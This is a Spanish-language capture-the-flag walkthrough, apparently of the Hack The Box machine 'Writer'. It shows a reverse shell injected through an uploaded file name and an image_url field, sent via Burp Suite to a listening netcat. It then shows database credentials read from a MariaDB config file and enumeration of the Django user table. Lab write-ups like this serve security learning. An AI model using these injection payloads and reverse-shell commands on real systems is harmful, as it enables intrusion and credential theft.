


L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjIvMTIzNCAwPiYxMAo=
ahora con esto solo es crear otro nuevo archivo y agregarle la cadena de base 64 y el | base64 -d
touch "shell.jpg;L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjIvMTIzNCAwPiYxMAo= | base64 -d;"



lo subo





y ahora agrego esto al burpsuite
file:////var/www/writer.htb/writer/static/img/
shell.jpg;L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjIvMTIzNCAwPiYxMAo= | base64 -d;

```
-----------------------------174307908213656659353206572 89
Content-Disposition: form-data; name="image_url"

file:////var/www/writer.htb/writer/static/img/shell.jpg;L2Jpbi9iYXNoICIpID4mIC9
kZXYvdGNwLzEwLjEwLjE0LjIvMTIzNCAwPiYxMAo= | base64 -d;
-----------------------------174307908213656659353206572 89
Content-Disposition: form-data; name="content"

dsasdasd
```

y ahora escucho por netcat y envio

```
~/machineshtb/Writer
touch "shell.jpg;L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjIvMTIzNCAwPiYxMAo= | base64 -d;"

~/machineshtb/Writer
ls
creds.txt                                  init.py                 'shell.jpg;L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjIvMTIzNCAwPiYxMAo=
'ejemplo.jpg;ping -c 1 10.10.14.2;'        phpwebshell.php.jpg      sqlinjecciones.txt

~/machineshtb/Writer
nc -lvnp 1234
listening on [any] 1234 ...
```

sin embargo no sirvio por lo cual intercepto nuevamente el formulario y ejecuto de nuevo

Dashboard | Target | Proxy | Intruder | Repeater | Collaborator | Sequencer | Decoder | Comparer | Logger | Organizer | Extensions | Learn

Intercept | HTTP history | WebSockets history | Proxy settings


Request to http://10.10.11.101:80

Forward | Drop | Intercept is on | Action | Open browser

Pretty | Raw | Hex

```
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=---------------------------328277488524324502561271064 57
Content-Length: 785
Origin: http://10.10.11.101
DNT: 1
Connection: close
Referer: http://10.10.11.101/dashboard/stories/edit/9
Cookie: session=eyJlc2VyIjoiYWRtaW4nICMifQ.ZcQ9UQ.5wB5SF_0jMo2JlCK5ZOHVaSq6hU
Upgrade-Insecure-Requests: 1
Sec-GPC: 1

-----------------------------328277488524324502561271064 57
Content-Disposition: form-data; name="title"

ejemplo3
-----------------------------328277488524324502561271064 57
Content-Disposition: form-data; name="tagline"

ejemplo 3
-----------------------------328277488524324502561271064 57
Content-Disposition: form-data; name="image"; filename="shell.jpg;L2Jpbi9iYXNoICIpID4mIC9kZXYvdGNwLzEwLjEwLjE0LjIvMTIzNCAwPiYxMAo= | base64 -d;"
Content-Type: application/octet-stream


-----------------------------328277488524324502561271064 57
Content-Disposition: form-data; name="image_url"


-----------------------------328277488524324502561271064 57
Content-Disposition: form-data; name="content"

dsasdasd
-----------------------------328277488524324502561271064 57--
```


me dejo pero no hizo nada




y es porque debo agregar echo

mv shell.jpg\;L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjIvMTIzNCAwPiYxMAo=\ \|\ base64\ -d\; "shell.jpg\; echo L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjIvMTIzNCAwPiYxMAo=\ \|\ base64\ -d\;"

oitra vez subo y borro \







post-sample-image.jpg 2021-05-15 11:42 112K
rain.jpg 2021-05-17 22:01 340K
shell.jpg;L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjIvMTIzNCAwPiYxMAo= | base64 -d; 2024-02-08 03:13 0
shell.jpg; echo L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjIvMTIzNCAwPiYxMAo=| base64 -d; 2024-02-08 03:22 0
shell.jpg;echo L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjIvMTIzNCAwPiYxMAo= | base64 -d; 2024-02-08 03:16 0
shell.jpg\; echo L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjIvMTIzNCAwPiYxMAo=\ \|\ base64\ -d\; 2024-02-08 03:19 0
treesurgeon.jpg 2021-05-17 22:04 871K

ahora en burpsuite


```
-----------------------------328277488524324502561271064 57
Content-Disposition: form-data; name="image_url"
file:////var/www/writer.htb/writer/static/img/shell.jpg; echo
L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjIvMTIzNCAwPiYxMAo=|
base64 -d;
```




como no me dejo intento con otro bash
echo "bash -i >& /dev/tcp/10.10.14.2/1234 0>&1" | base64




touch "rev.jpg; echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4yLzEyMzQgMD4mMQo= | base64 -d | bash;"




otra vez envio a burpsuite
file:////var/www/writer.htb/writer/static/img/rev.jpg; echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4yLzEyMzQgMD4mMQo= | base64 -d | bash;




y estamos dentro



en el directorio /etc/mysql hay un archivo de configuracion



mariadb.cnf
/etc/mysql/mariadb.cnf
alli vemos un password



djangouser:DjangoSuperPassword

mejoro la shell para conectarnos a la base de datos

en victima
script /dev/null -c bash
ctrl +z
en kali
stty raw -echo; fg
victima
reset xterm
export TERM=xterm
en my kali hacemos esto para ver proporcioens
stty size
en victima
stty rows 45 columns 174

nos conectamos a la base de datos

mysql -u djangouser -p

```
database = dev
user = djangouser
password = DjangoSuperPassword
default-character-set = utf8
www-data@writer:/etc/mysql$ mysql -u djangouser -p
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 93
Server version: 10.3.29-MariaDB-0ubuntu0.20.04.1 Ubuntu 20.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [dev]>
```

show databases; use dev; show tables;

```
MariaDB [dev]> show databases;
+--------------------+
| Database           |
+--------------------+
| dev                |
| information_schema |
+--------------------+
2 rows in set (0.000 sec)

MariaDB [dev]>
[1] 0:nc* 1:zsh  2:zsh-
```

```
MariaDB [dev]> use dev;
Database changed
MariaDB [dev]> show tables;
```

```
Database changed
MariaDB [dev]> show tables;
+----------------------------+
| Tables_in_dev              |
+----------------------------+
| auth_group                 |
| auth_group_permissions     |
| auth_permission            |
| auth_user                  |
| auth_user_groups           |
| auth_user_user_permissions |
| django_admin_log           |
| django_content_type        |
| django_migrations          |
| django_session             |
+----------------------------+
10 rows in set (0.000 sec)

MariaDB [dev]>
```

desc auth_user;

```
MariaDB [dev]> desc auth_user;
+--------------+--------------+------+-----+---------+----------------+
| Field        | Type         | Null | Key | Default | Extra          |
+--------------+--------------+------+-----+---------+----------------+
| id           | int(11)      | NO   | PRI | NULL    | auto_increment |
| password     | varchar(128) | NO   |     | NULL    |                |
| last_login   | datetime(6)  | YES  |     | NULL    |                |
| is_superuser | tinyint(1)   | NO   |     | NULL    |                |
| username     | varchar(150) | NO   | UNI | NULL    |                |
| first_name   | varchar(150) | NO   |     | NULL    |                |
| last_name    | varchar(150) | NO   |     | NULL    |                |
| email        | varchar(254) | NO   |     | NULL    |                |
| is_staff     | tinyint(1)   | NO   |     | NULL    |                |
| is_active    | tinyint(1)   | NO   |     | NULL    |                |
| date_joined  | datetime(6)  | NO   |     | NULL    |                |
+--------------+--------------+------+-----+---------+----------------+
11 rows in set (0.002 sec)

MariaDB [dev]>
```

select id, username, password from auth_user;

```
